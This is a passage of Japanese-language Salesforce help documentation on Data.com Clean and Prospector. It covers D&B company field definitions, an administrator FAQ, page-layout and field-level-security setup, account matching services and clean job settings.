企業ファミリーのメンバー数	組織内の世界中のファミリーメンバーの総数。グローバルグループ代表企業、その子会社(ある場合)、その支店 (ある場合) を含みます。
従業員数 – グローバル	グローバルグループ代表企業の従業員総数。グローバルグループ代表企業は、組織の会社構造内で最も上位にある事業体で、支店と子会社を統括する場合があります。
従業員数 – 場所	指定された場所 (支店の場所など) の従業員数。
従業員数 – 場所インジケータ	従業員数 — 場所の数値の信頼性。使用可能な値は、*実績値*、*低*、*予測* (*全レコードが対象*)、*モデル化済み* (*米国以外のレコードが対象*) です。空白値は、この表示できるデータがないことを示します。
従業員数 – 合計	すべての子会社と支店所在地を含む、会社の従業員総数。このデータは、[場所種別] 項目の値が「*本社/親会社*」のレコードでのみ使用できます。
従業員数 – 合計インジケータ	従業員数–合計の数値の信頼性。使用可能な値は、*実績値*、*低*、*予測* (*全レコードが対象*)、*モデル化済み* (*米国以外のレコードが対象*) です。空白値は、この表示できるデータがないことを示します。
倒産インジケータ	指定された住所の会社が事業を廃止しているかどうかを示します。
所有者種別インジケータ	会社の所有形態が公開か非公開かを示します。株式公開企業の子会社の値は、子会社が別個に株式を公開している場合を除き、*非公開*と表示されます。

項目	説明
親会社の会社名	親会社または本社の主名称。
親会社の D-U-N-S Number	親会社または本社のD-U-N-S number。
第 1 住所	会社の物理的所在地の住所。この項目が取引先レコードの［住所 (請求先)］になります。
第 1 会社名	会社の主名称または登記上の名前。
第 1 NAICS コード	6 桁の North American Industry Classification System (NAICS) コードは、企業と政府で使用される標準コードで、事業所をその経済行動に従って分類します。米国の企業経済に関連する統計データの収集、分析、公開を目的としています。すべての値の一覧は、Dun & Bradstreet が管理するオプティマイザリソースページを参照してください。
第 1 NAICS の説明	NAICS コードに基づいた、組織の業種の短い説明。
第 1 産業コード	4 桁の Standard Industrial Classification (SIC) コード (産業コード) は、企業の業種別分類に使用されます。すべての値の一覧は、Dun & Bradstreet が管理するオプティマイザリソースページを参照してください。
第 1 産業区分の説明	産業コードに基づいた、組織の業種の短い説明。
第 1 取引形態	正式名称とは別に、組織が事業活動に使用する名前。屋号に似ています。
前年度の従業員数	前年度の総従業員数。
前年度の売上	前年度の年間売上。
［第 2 SIC8 コード］*	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。最大 8 文字です。
第 2 SIC8 コードの説明	対応する産業コードに基づいた、組織の業種の短い説明。最大 80 文字です。
第 2 NAICS コード	組織をより詳細な業種で分類するために使用される追加の NAICS コード。「第 1 NAICS コード」を参照してください。
第 2 NAICS の説明	対応する NAICS コードに基づいた、組織の業種の短い説明。「第 1 NAICS の説明」を参照してください。
第 2 産業コード	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。「第 1 産業コード」を参照してください。

項目	説明
第 2 産業区分の説明	対応する産業コードに基づいた、組織の業種の短い説明。「第 1 産業区分の説明」を参照してください。
第 2 取引形態	組織で使用される追加の取引形態。「D&B 企業項目」を参照してください。
第 6 NAICS コード	組織をより詳細な業種で分類するために使用される追加の NAICS コード。「第 1 NAICS コード」を参照してください。
第 6 NAICS の説明	対応する NAICS コードに基づいた、組織の業種の短い説明。「第 1 NAICS の説明」を参照してください。
[第 6 SIC8 コード]*	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。最大 8 文字です。
第 6 SIC8 の説明	対応する産業コードに基づいた、組織の業種の短い説明。最大 80 文字です。
第 6 産業コード	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。「第 1 産業コード」を参照してください。
第 6 産業区分の説明	対応する産業コードに基づいた、組織の業種の短い説明。「第 1 産業区分の説明」を参照してください。
中小企業インジケータ	会社が、米国政府の中小企業局が定める小規模企業に該当するかどうかを示します。Dun & Bradstreet は、米国の企業についてのみこのデータを提供します。
証券取引所	会社の株式コードに対応する証券取引所。たとえば、ナスダック (NASDAQ) やニューヨーク証券取引所 (NYSE) などです。
関連子会社インジケータ	会社の株式の過半数を別の組織が保有しているかどうかを示します。
S&P 500	true または false の値。true の場合、会社は S&P 500 インデックスの構成銘柄です。false の場合、会社は S&P 500 インデックスの構成銘柄ではありません。
電話番号	会社の主電話番号。
第 3 NAICS コード	組織をより詳細な業種で分類するために使用される追加の NAICS コード。「第 1 NAICS コード」を参照してください。
第 3 NAICS の説明	対応する NAICS コードに基づいた、組織の業種の短い説明。「第 1 NAICS の説明」を参照してください。

項目	説明
[第 3 SIC8 コード]*	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。最大 8 文字です。
第 3 SIC8 の説明	対応する産業コードに基づいた、組織の業種の短い説明。最大 80 文字です。
第 3 産業コード	組織をより詳細な業種で分類するために使用される追加の産業コード (SIC コード)。「第 1 産業コード」を参照してください。
第 3 産業区分の説明	対応する産業コードに基づいた、組織の業種の短い説明。「第 1 産業区分の説明」を参照してください。
第 3 取引形態	組織で使用される追加の取引形態。「D&B 企業項目」を参照してください。
株式コード	特定の株式の公開株式を示すために使用される略語。銘柄コードとも呼ばれます。
URL	組織の主 Web サイトアドレス。
米国納税 ID 番号	米国国税庁 (IRS) が税法の運用に使用する会社の識別番号。米国納税者番号とも呼ばれます。Dun & Bradstreet は、米国の企業についてのみこのデータを提供します。
女性所有インジケータ	会社の株式の過半数を保有するか、会社の支配権を持つのが女性かどうかを示します。Dun & Bradstreet は、米国の企業についてのみこのデータを提供します。
設立年	会社が設立された年、または会社の現在の所有者または経営者が会社の支配権を確立した年。会社が設立された年と所有された年のどちらも不明な場合は、Dun & Bradstreet レコードが作成された年が使用されます。Dun & Bradstreet は、支店についてはこのデータを提供しません。

* Data.com Prospector ライセンスがある場合のみ使用可能です。

Data.com FAQ の管理

システム管理者の Data.com に関するよくある質問 (FAQ) への回答を確認します。

自分の組織が所有する Data.com 製品を確認する方法は?

Data.com Clean の影響を受ける Salesforce 項目は?

Data.com Clean を使用し、手動か自動ジョブで Salesforce レコードをクリーンアップすると、レコードの項目は Data.com データで更新されます。

取引先、取引先責任者、およびリードレコードをクリーンアップするために組織で使用する必要がある製品は?

Data.com ユーザが追加上限に達し、より多くの見込み容量が必要な場合はどうしたらよいですか?

Data.com Clean ジョブによってレコードを自動的に更新されないようにすることは可能ですか?

データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません。 というメッセージが表示されるのはなぜですか?

Data.com Clean ジョブで私の取引先、取引先責任者、リード、D&B 企業がすべて更新される頻度は?

関連トピック:

Salesforce 内で必要な高品質のデータの取得

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

自分の組織が所有する Data.com 製品を確認する方法は?

[Data.com ライセンスと制限] ページにアクセスして確認できます。[設定] から、[クイック検索] ボックスに「*ライセンスと制限*」と入力し、[ライセンスと制限] を選択します。組織が Data.com コーポレートプロスペクタを購入した場合、ページのこのセクションのヘッダーに「コーポレート」と表示されます。組織が Data.com プレミアムプロスペクタを購入した場合、ヘッダーに「プレミアム」と表示されます。

関連トピック:

Data.com Clean

Data.com Clean の影響を受ける Salesforce 項目は?

Data.com Clean を使用し、手動か自動ジョブで Salesforce レコードをクリーンアップすると、レコードの項目は Data.com データで更新されます。

メモ:

- Data.com と Salesforce の項目の対応付けを組織でカスタマイズした場合、クリーンアップによって影響される項目は、リストされた項目とは異なることがあります。
- データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません または 取引先項目へのアクセスは制限されているため、以下に示すすべての項目を更新できません のいずれかのメッセージを受信した場合は、Salesforce システム管理者にお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスで使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

取引先項目

取引先のクリーンアップジョブおよび取引先の会社情報のクリーンアップルールでは、次のすべての項目を使用できます。

取引先名	業種
取引先 部門	NAICS コード
年間売上	NAICS の説明
住所 (請求先)	会社形態
クリーンアップ状況	電話
D&B 企業	産業コード
Data.com キー	産業区分の説明
D-U-N-S 番号	株式コード
説明	取引形態
従業員数	Web サイト
Fax	設立年

取引先責任者の項目

取引先責任者のクリーンアップジョブでは、次のすべての項目を使用できます。

クリーンアップ状況	住所 (郵送先)
Data.com キー	電話
メール	役職

氏名

リードの項目

リードのクリーンアップジョブでは、次のすべての項目を使用できます。アスタリスク (*) は、リードの会社情報のクリーンアップルールで使用できる項目を表します。

住所	メール
年間売上*	Industry*
クリーンアップ状況	名前
会社名	[従業員数]*
会社 D-U-N-S 番号*	電話
D&B 企業*	役職
Data.com キー	

関連トピック:

- データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません。 というメッセージが表示されるのはなぜですか?
- Salesforce Classic で個々のレコードをクリーンアップ

取引先、取引先責任者、およびリードレコードをクリーンアップするために組織で使用する必要がある製品は?

複数のオプションがあります。Data.com 製品スイートの詳細と、各製品が提供するクリーンアップオプションの説明は、「高品質データを必要なときに Salesforce で取得」を参照してください。

組織でクリーンアップを行う際に支援が必要な場合は、Salesforce サポートにお問い合わせください。

関連トピック:

- Data.com Clean

Data.com ユーザが追加上限に達し、より多くの見込み容量が必要な場合はどうしたらよいですか?

Data.com ユーザの追加ライセンスを購入する必要がある場合は、Salesforce のアカウントエグゼクティブにお問い合わせください。

関連トピック:

- Data.com ユーザ種別、ライセンス、およびレコード追加制限のしくみ

Data.com Clean ジョブによってレコードを自動的に更新されないようにすることは可能ですか?

はい、可能です。このリンク先のガイドラインに従ってください。

関連トピック:

- Data.com Clean
- Data.com Clean ジョブによるレコードの更新の回避

データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません。 というメッセージが表示されるのはなぜですか?

取引先、取引先責任者、またはリードレコードの 1 つ以上の項目を編集できない場合、Data.com Clean を使用して手動でレコードをクリーンアップすると、このエラーメッセージが表示されます。編集できる項目はクリーンアップできます。

レコードをクリーンアップするときに影響を受ける Salesforce 項目 (D&B 項目を含む) を編集できるかどうかを確認するようにシステム管理者に依頼してください。システム管理者による確認方法は、会社で使用している Salesforce のエディションによって異なります。

- Contact Manager Edition および Group Edition の場合、各項目が適切なページレイアウトにあることを確認します。
- Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition の場合、各項目の項目レベルセキュリティが 参照可能 に設定されていることを確認します。

関連トピック:

- Data.com Clean の影響を受ける Salesforce 項目は?
- Data.com FAQ の使用

Data.com Clean ジョブで私の取引先、取引先責任者、リード、D&B 企業がすべて更新される頻度は?

[クリーンアップジョブ]ページを使用して、ジョブの実行時期を選択します。次の 2 種類のジョブがあります。

完全同期ジョブ
クリーンアップ状況に関係なく、すべてのレコードがクリーンアップされます。

> メモ: スキップされたレコードを除外するようにジョブが設定されている場合、クリーンアップ状況が スキップ のレコードはクリーンアップされません。

増分同期ジョブ
クリーンアップ状況が 未比較 のレコードのみがクリーンアップされます。

完全同期ジョブを実行するには、少なくとも 1 つの曜日にジョブをスケジュールしておく必要があります。

取引先責任者とリードの場合、完全同期ジョブはすべての対象レコードに対して 14 日ごとに実行されます。

D&B 企業レコードの場合、完全同期ジョブは 14 日ごとに実行されます。D&B 企業レコードは、完全同期ジョブによってのみクリーンアップされます。

取引先の場合、完全同期ジョブを実行する頻度は、選択したマッチングサービスと、取引先の [会社 D-U-N-S 番号] 項目に値があるかどうかによって異なります。D-U-N-S 番号がある取引先の場合、完全同期ジョブはマッ

チングサービスに関係なく 14 日ごとに実行されます。D-U-N-S 番号がない取引先の場合は、次の表を確認してください。

マッチングサービス	完全同期ジョブで D-U-N-S 番号がない取引先をクリーンアップできる頻度
Data.com マッチング	14 日ごと
DUNSRight マッチング	30 日ごと メモ: D-U-N-S 番号がない取引先に対して完全同期ジョブを実行するたびに、[クリーンアップジョブ] ページの [次のジョブで完全同期] オプションを オン に設定する必要があります。完全同期ジョブの実行後、このオプションは オフ に変更され、前回の完全同期ジョブが完了してから 30 日間は オン に切り替えることはできません。

関連トピック:

- Data.com クリーンアップジョブのスケジュール設定
- Data.com Clean を使用した Salesforce 取引先レコードの完全同期のスケジュール設定

Data.com Clean の設定

ユーザ権限

Data.com Clean を実装する	「アプリケーションのカスタマイズ」
Data.com Clean ユーザを有効化する	「内部ユーザの管理」
トリガを定義する	「Apex 開発」
ワークフロールールを定義する	「アプリケーションのカスタマイズ」
AppExchange パッケージをインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ビジネスの良し悪しは、データの質によって決まってしまいます。データの更新と強化にかかる時間を短縮し、ビジネスの成長に時間をかけたいですか? 完全で最新の Salesforce レコードのために、Data.com Clean を設定して実装してください。

メモ: Data.com Prospector を Data.com Clean と一緒に使用する場合は、「Data.com Prospector の設定」 (ページ 1988)を参照してください。

1. Data.com Clean の有効化の確認
   Salesforce 組織でレコードを最新の状態に保つようにするため、Data.com Clean を有効化する方法を学習します。
2. Data.com Prospector および Data.com Clean のページレイアウトの設定
   Data.com Prospector および Data.com Clean を実装する場合、機能をユーザが使用できるようにするには、ボタンと項目を取引先、取引先責任者、およびリードページレイアウトに追加します。Data.com Prospector または Data.com Clean を使用する場合、D&B 企業ページレイアウトにボタンを追加すると、ユーザはリンクされた D&B 企業レコードを更新できます。
3. Data.com の項目レベルセキュリティの設定
   Data.com Prospector または Data.com Clean を使用すると、取引先レコードでさまざまな D&B 項目が表示されることがあります。これらの項目は、ユーザが手動でレコードをクリーンアップすると、組み込まれます。ユーザが項目とその値を表示して編集できるようにし、項目が取引先カードに表示されるようにするには、項目レベルセキュリティを設定します。
4. Data.com Clean の設定の定義および取引先マッチングサービスの選択
   クリーンアップ設定では、クリーンアップするオブジェクトのレコードや、クリーンアップ方法を指定できます。この設定には、取引先をクリーンアップするために使用するマッチングサービスの選択が含まれます。
5. Data.com クリーンアップジョブの設定
   組織に Data.com Clean ライセンスがある場合は、レコードをクリーンアップする自動ジョブを設定できます。
6. クリーンアップの互換性を確保するためのトリガおよびワークフロールールの確認
   クリーンアップで有効になっているオブジェクト (取引先、取引先責任者、リード、D&B 企業) に対してトリガまたはワークフロールールを使用している組織の場合、レコードがクリーンアップされたときにユーザに予期しない結果が生じないように、トリガおよびワークフローを確認して、これらを調整またはスキップすることを検討してください。
7. Data.com Clean のリストビューの設定
   Data.com Clean ユーザがリストからレコードをクリーンアップする前に、[状況をクリーンアップ] 項目を組織のリストビューに追加する必要があります。
8. Data.com クリーンアップルールの設定
   営業担当およびマーケティングチームが顧客と良好な関係を維持し、最も有望なリードと商談を追跡できるようにします。Salesforce取引先、取引先責任者、およびリードを最新情報で自動的に強化します。Data.com クリーンアップルールを使用すれば、すべてが実現できます。
9. 特定の Data.com Clean 状況の Salesforce レコードに関するレポート
   特定のクリーンアップ状況 (不一致 など) を持つ Salesforce 取引先、取引先責任者、またはリードレコードを示すカスタムレポートを作成します。

関連トピック:

Data.com Clean

Data.com Clean の有効化の確認

Salesforce 組織でレコードを最新の状態に保つようにするため、Data.com Clean を有効化する方法を学習します。

Data.com Clean では CRM レコードを常に最新の状態に保ちます。Clean は、Data.com から追加したレコードだけでなく、すべての取引先、取引先責任者、およびリードレコードに使用できます。Data.com を購入すると、Clean は自動的に有効になります。自動クリーンアップジョブを設定すると、ユーザは個々のレコードを手動で、またはレコードグループをリストビューからクリーンアップできます。

Clean を有効にすると、Salesforce 組織で Clean 機能が使用できます。[個人設定] および [ジョブ] リンクが [クリーンアップ] セクションの [設定] に表示されます。

メモ: Clean を有効にしても、すぐにレコードがクリーンアップされるわけではありません。また、機能をオフにするには、[無効化] をクリックします。

1. [設定] から、[クイック検索] ボックスに「クリーンアップ設定」と入力し、[クリーンアップ設定] を選択します。
2. Data.com Clean が有効化されていることを確認します。

関連トピック:

Data.com Clean

Data.com Clean の設定

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com Clean を有効化または無効化する
- 「アプリケーションのカスタマイズ」

Data.com Prospector および Data.com Clean のページレイアウトの設定

Data.com Prospector および Data.com Clean を実装する場合、機能をユーザが使用できるようにするには、ボタンと項目を取引先、取引先責任者、およびリードページレイアウトに追加します。Data.com Prospector または Data.com Clean を使用する場合、D&B企業ページレイアウトにボタンを追加すると、ユーザはリンクされた D&B 企業レコードを更新できます。

メモ: Professional Edition を使用している場合、選択可能な Data.com 項目およびボタンをすべて、各オブジェクト (取引先、取引先責任者、リード、D&B 企業) のページレイアウトに追加します。カスタムページレイアウトは Professional Edition では使用できません。

1. 取引先のオブジェクト管理設定から、[ページレイアウト] に移動します。
2. ページレイアウトのリストから、Data.com Prospector ユーザまたは Data.com Clean ユーザが使用する各レイアウトを編集します。
3. 取引先レイアウトページのページ要素カテゴリのリストで、[項目] をクリックします。
4. ［クリーンアップ状況］項目をページ上の表示する位置にドラッグします。
5. Data.com Prospector を使用している場合は、ユーザに表示する D&B 項目を追加します。これには、［取引先 部門］、［D-U-N-S 番号］、［NAICS コード］、［取引形態］などがあります。取引先レコードで選択可能なD&B項目すべての一覧については、「取引先項目」を参照してください。

   ヒント: D&B 項目用のセクションを作成し、項目をグループ化することをお勧めします。セクションを作成するには、[項目] グループからページ上の場所へ［セクション］要素をドラッグします。

6. ユーザが D&B 企業レコードを更新できるようにする場合、D&B 企業ページレイアウトに [更新] ボタンを追加します。
7. Data.com レポートの AppExchange パッケージで提供されている「自動更新を行わない」入力規則を使用する場合は、［Data.com Does Not Auto-Update (Data.com で自動更新を行わない)］項目を追加します。
8. ページ要素カテゴリのリストで、[ボタン] をクリックします。[クリーンアップ]、[取引先責任者を取得]、[プロスペクティングインサイト]、および [会社階層]* ボタンをページ上の場所にドラッグします。

   * Data.com Prospector ライセンスがある場合のみ使用可能

9. [保存] をクリックします。
10. リードのオブジェクト管理設定から、[ページレイアウト] に移動します。
11. この手順を繰り返して、リードのページレイアウトに［クリーンアップ状況］項目と [クリーンアップ] ボタンを追加します。
12. Data.com Prospector を使用している場合は、［会社 D-U-N-S 番号］項目と［D&B 企業］項目を追加します。

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

13. Data.com レポートの AppExchange パッケージで提供されている [自動更新を行わない] 入力規則を使用する場合は、[Data.com Does Not Auto-Update (Data.com で自動更新を行わない)] 項目を追加します。
14. 取引先責任者のオブジェクト管理設定から、[ページレイアウト] に移動します。
15. この手順を繰り返して、取引先責任者のページレイアウトに [クリーンアップ状況] 項目と [クリーンアップ] ボタンを追加します (取引先責任者に D&B 項目はありません。)
16. Data.com レポートの AppExchange パッケージで提供されている「自動更新を行わない」入力規則を使用する場合は、[Data.com Does Not Auto-Update (Data.com で自動更新を行わない)] 項目を追加します。
17. Data.com Prospector を使用している場合、D&B 企業のオブジェクト管理設定から、ページレイアウトに移動します。
18. [グローバル代表企業の D-U-N-S を検索] ボタンを追加します。

関連トピック:

Data.com Clean の設定
Data.com Clean ジョブによるレコードの更新の回避
オブジェクト管理設定の検索

Data.com の項目レベルセキュリティの設定

Data.com Prospector または Data.com Clean を使用すると、取引先レコードでさまざまな D&B 項目が表示されることがあります。これらの項目は、ユーザが手動でレコードをクリーンアップすると、組み込まれます。ユーザが項目とその値を表示して編集できるようにし、項目が取引先カードに表示されるようにするには、項目レベルセキュリティを設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「アプリケーションのカスタマイズ」

これらの項目の項目レベルセキュリティを設定します。

- 取引先 部門
- [D&B 企業] (Data.com Prospector のみ)
- D-U-N-S 番号
- NAICS コード
- NAICS の説明
- 会社形態
- 産業コード
- 株式コード
- 取引形態
- 設立年

項目レベルセキュリティを設定する方法は、プロファイルによる方法や権限セットによる方法など複数あります。ただし、この場合、項目レベルセキュリティが必要となるのは、10個の項目のみです。したがって、これらの項目から始めて、Data.com を使用するユーザのユーザプロファイルを選択することをお勧めします。

1. 取引先の管理設定から、[項目] セクションに移動します。
2. 各項目の表示ラベルをクリックして、それぞれの詳細ページを開きます。

3. 各項目の詳細ページで、［項目レベルセキュリティの設定］をクリックします。項目を表示および編集するユーザのプロファイルごとに、[参照可能]を選択します。たとえば、[標準ユーザ]プロファイルのユーザがData.com Cleanを使用するようにする場合、そのプロファイルの[参照可能]を選択します。

メモ: これらの項目はData.com Cleanによって維持されます。このため、項目レベルセキュリティを[参照可能]に設定して項目を編集可能にすると、クリーンアップジョブの実行時に不一致データが作成される可能性があります。

関連トピック:

Data.com Cleanの設定
オブジェクト管理設定の検索

Data.com Cleanの設定の定義および取引先マッチングサービスの選択

エディション

使用可能なエディション: Salesforce Classic

Data.com Cleanライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.comを実装する
- 「アプリケーションのカスタマイズ」

クリーンアップ設定では、クリーンアップするオブジェクトのレコードや、クリーンアップ方法を指定できます。この設定には、取引先をクリーンアップするために使用するマッチングサービスの選択が含まれます。

Salesforce組織にData.com Cleanライセンスがない場合は、ジョブの設定を選択できません。

1. 「取引先マッチングサービスの選択に関するガイドライン」を確認し、取引先をクリーンアップするために使用するマッチングサービスを選択します。
2. [設定]から、［クイック検索］ボックスに「*設定*」と入力し、[個人設定]を選択します。
3. 取引先をクリーンアップするためのマッチングサービスを選択します。D&B DUNSRight™マッチングサービスを選択した場合は、必要に応じて信頼性コードを調整します。
   D&Bの信頼性コードは、レコードとの類似性に基づいて、Data.comの一致候補を1 (類似していない) から10 (同一または酷似) にランク付けします。ここで選択されたものより小さいコードのData.comレコードを*自動的*に一致させることはありません。選択されたコード以上のレコードが複数ある場合、信頼性が最も高いレコードが一致します。一部のレコードを*手動*でクリーンアップする場合は、プリセットされた信頼性コード(5)とここで選択されたコード間で一致を選択できることもあります。
4. 「Data.comクリーンアップジョブ設定に関するガイドライン」を確認し、ジョブ設定を選択します。
5. レコードをクリーンアップするオブジェクトごとに［クリーンアップジョブを有効化］チェックボックスがオンになっていることを確認します。Data.com Cleanライセンスがあり、D&B企業レコードをクリーンアップする場合は、［D&B 企業のクリーンアップジョブを有効化］チェックボックスをオンにします。
6. 有効化したオブジェクトごとに、クリーンアップ設定を選択します。
7. 設定を保存します。

取引先マッチングサービスの選択に関するガイドライン
Data.com Prospector または Data.com Clean を使用すると、取引先レコードをクリーンアップするために組織で使用するマッチングサービスを選択できます。サービスを選択する前に、各サービス、そのクリーンアップ動作、および関連する考慮事項を理解することが重要です。

Data.com クリーンアップジョブ設定に関するガイドライン
Data.com クリーンアップジョブを定義する前に、どのような設定ができるか確認してください。

関連トピック:

Data.com Clean の設定
Data.com クリーンアップジョブの設定
標準オブジェクトの項目履歴管理
取引先マッチングサービスの選択に関するガイドライン
Data.com クリーンアップジョブ設定に関するガイドライン

取引先マッチングサービスの選択に関するガイドライン

Data.com Prospector または Data.com Clean を使用すると、取引先レコードをクリーンアップするために組織で使用するマッチングサービスを選択できます。サービスを選択する前に、各サービス、そのクリーンアップ動作、および関連する考慮事項を理解することが重要です。

次のマッチングサービスを使用できます。

Data.com マッチング

Data.com 独自のマッチング技術であり、[取引先名]、[住所 (請求先)]、[Web サイト]、および [電話] 項目が照合されます。

有効な [D-U-N-S 番号] がある取引先をクリーンアップする場合は、DUNSRight マッチングサービスが選択されていても、常に Data.com マッチングサービスが使用されます。

D&B DUNSRight™ マッチング

D&B 独自のデータ品質技術であり、厳密なプロセスを使用してデータが正規化され、取引先レコードが D&B 企業レコードと照合されます。このプロセスでは、D&B の信頼性コードも使用されます。信頼性コードは、レコードとの類似性に基づいて、Data.com の一致候補を 1 (類似していない) から 10 (同一または酷似) にランク付けします。D&B には、個々の項目について文字でコード化された Match Grade もあります。D&B DUNSRight マッチングのしくみについては、「*D&B Entity Matching*」を参照してください。

属性	Data.com マッチング	DUNSRight™ マッチング
デフォルトのマッチングサービス	✅	
D&B の信頼性コードを含む		✅

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

属性	Data.com マッチング	DUNSRight™ マッチング
幅広い国際マッチングをサポート[1]		✅
英語圏以外の国をサポート		✅
[D-U-N-S 番号] のデフォルトの対応付けが必要		✅

[1]D&B DUNSRight マッチングでは、Data.com マッチングより 200 か国多いレコードを照合できます。DUNSRight マッチングでは、次の国または地域はサポートしていません。アドミラルティー諸島、オーランド諸島、南極、アセンション島、ボネール島、ブーヴェ島、英領インド洋領土、カロリン諸島、ココス(キーリング)諸島、キューバ、キュラソー島、インド洋南部フランス領地域、ガーンジー島、ハード島およびマクドナルド諸島、マン島、ジャージー島、朝鮮民主主義人民共和国、マイヨット、ミクロネシア、ミクロネシア連邦、ミッドウェー諸島、モンゴル、ニウエ、パラオ、直轄領パレスチナ、ピトケアン、セント・バーツ島、シントユースタティウス島およびサバ島、サン・マルタン (フランス領)、シントマールテン (オランダ領)、サウスジョージア、サウスサンドイッチ諸島、スヴァールバルおよびヤンマイエン、ティモール・レスチ、トルコ領キプロス、米領特定範囲外の諸島、ウェーク島、ワリー・エ・フトゥーナ諸島、西サハラ。

関連トピック:

- Salesforce レコードと Data.com レコードの照合方法
- Data.com Clean の設定
- Data.com クリーンアップジョブのスケジュールに関する考慮事項
- Data.com クリーンアップジョブ設定に関するガイドライン
- Data.com クリーンアップジョブの設定
- Data.com Clean の設定の定義および取引先マッチングサービスの選択

Data.com クリーンアップジョブ設定に関するガイドライン

Data.com クリーンアップジョブを定義する前に、どのような設定ができるか確認してください。

- Data.com Clean では、ジョブでデータをクリーンアップするためのオプションが 3 つ用意されています。ジョブでは次の操作を実行できます。
  - レコードごとにすべての差異にフラグを設定する: Data.com 値と異なる値を持つ項目の*識別のみ*を行う
  - 差異にフラグを設定し、空白項目に自動入力する: Data.com と値が異なる項目を識別し、Data.com の値を*空白項目に入力*する
  - 項目別に設定項目をカスタマイズ
- オブジェクトの [カスタマイズ] オプションを選択すると、次の操作を実行できます。
  - 一致する Data.com レコードと値が異なる Salesforce レコードの項目にフラグを設定する。
  - Salesforce レコードの異なる項目値にフラグを設定し、空白項目に Data.com 値を自動入力する。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

  - Salesforce レコードの異なる項目値を Data.com 値で上書きする。Salesforce レコード値を上書きする場合は、これらの項目の履歴管理を設定します。

- レコード全体または項目ごとに、フラグのみを選択したり、フラグと自動入力設定を定義したりすることができます。上書きは、項目ごとに設定します。
- Data.com Clean を使用すると、取引先およびリードにリンクされた D&B 企業レコードもクリーンアップできます。D&B 企業のクリーンアップジョブでは、D&B 企業レコードの項目値を自動的に入力したり上書きしたりしますが、リンクされた取引先レコードまたはリードレコードのデータは変更されません。
- 設定は、次にスケジュールされたクリーンアップジョブが実行されると有効になり、ユーザがレコードを手動でクリーンアップすると適宜フラグが表示されます。
- マッチングサービスの変更後、新しいマッチングサービスを使用して 1 回限りの再照合を行う場合は、取引先レコードから [D-U-N-S 番号] を手動で削除して、マッチングサービスでレコードを強制的に再照合できます。これは、組織の一致率に影響を与える可能性があることに注意してください。
- カスタム項目の対応付けまたは対応付けのスキップは、どちらのマッチングサービスを使用する場合にもお勧めしません。
- 取引開始済みのリードは、リードクリーンアップジョブから除外されます。
- クリーンアップジョブによって上書きされる項目を選択し、ユーザがレコードのその項目に不正マークを設定すると、そのレコードの該当項目がジョブで上書きされなくなります。
- 個人取引先は、取引先および取引先責任者のクリーンアップジョブから除外されます。

関連トピック:

Data.com Clean の設定

Data.com クリーンアップジョブの設定

Data.com Clean の設定の定義および取引先マッチングサービスの選択

取引先マッチングサービスの選択に関するガイドライン

Data.com クリーンアップジョブの設定

組織に Data.com Clean ライセンスがある場合は、レコードをクリーンアップする自動ジョブを設定できます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com クリーンアップジョブのスケジュールに関する考慮事項

クリーンアップジョブで自動的にクリーンアップされるように、レコードをスケジュールする場合の考慮事項に留意します。

Data.com クリーンアップジョブのスケジュール設定

レコードのクリーンアップ状況を最新に保つには、レコードを Data.com と比較する自動ジョブをスケジュール設定します。ジョブは、Data.com Clean ライセンスのある組織のみが使用できます。

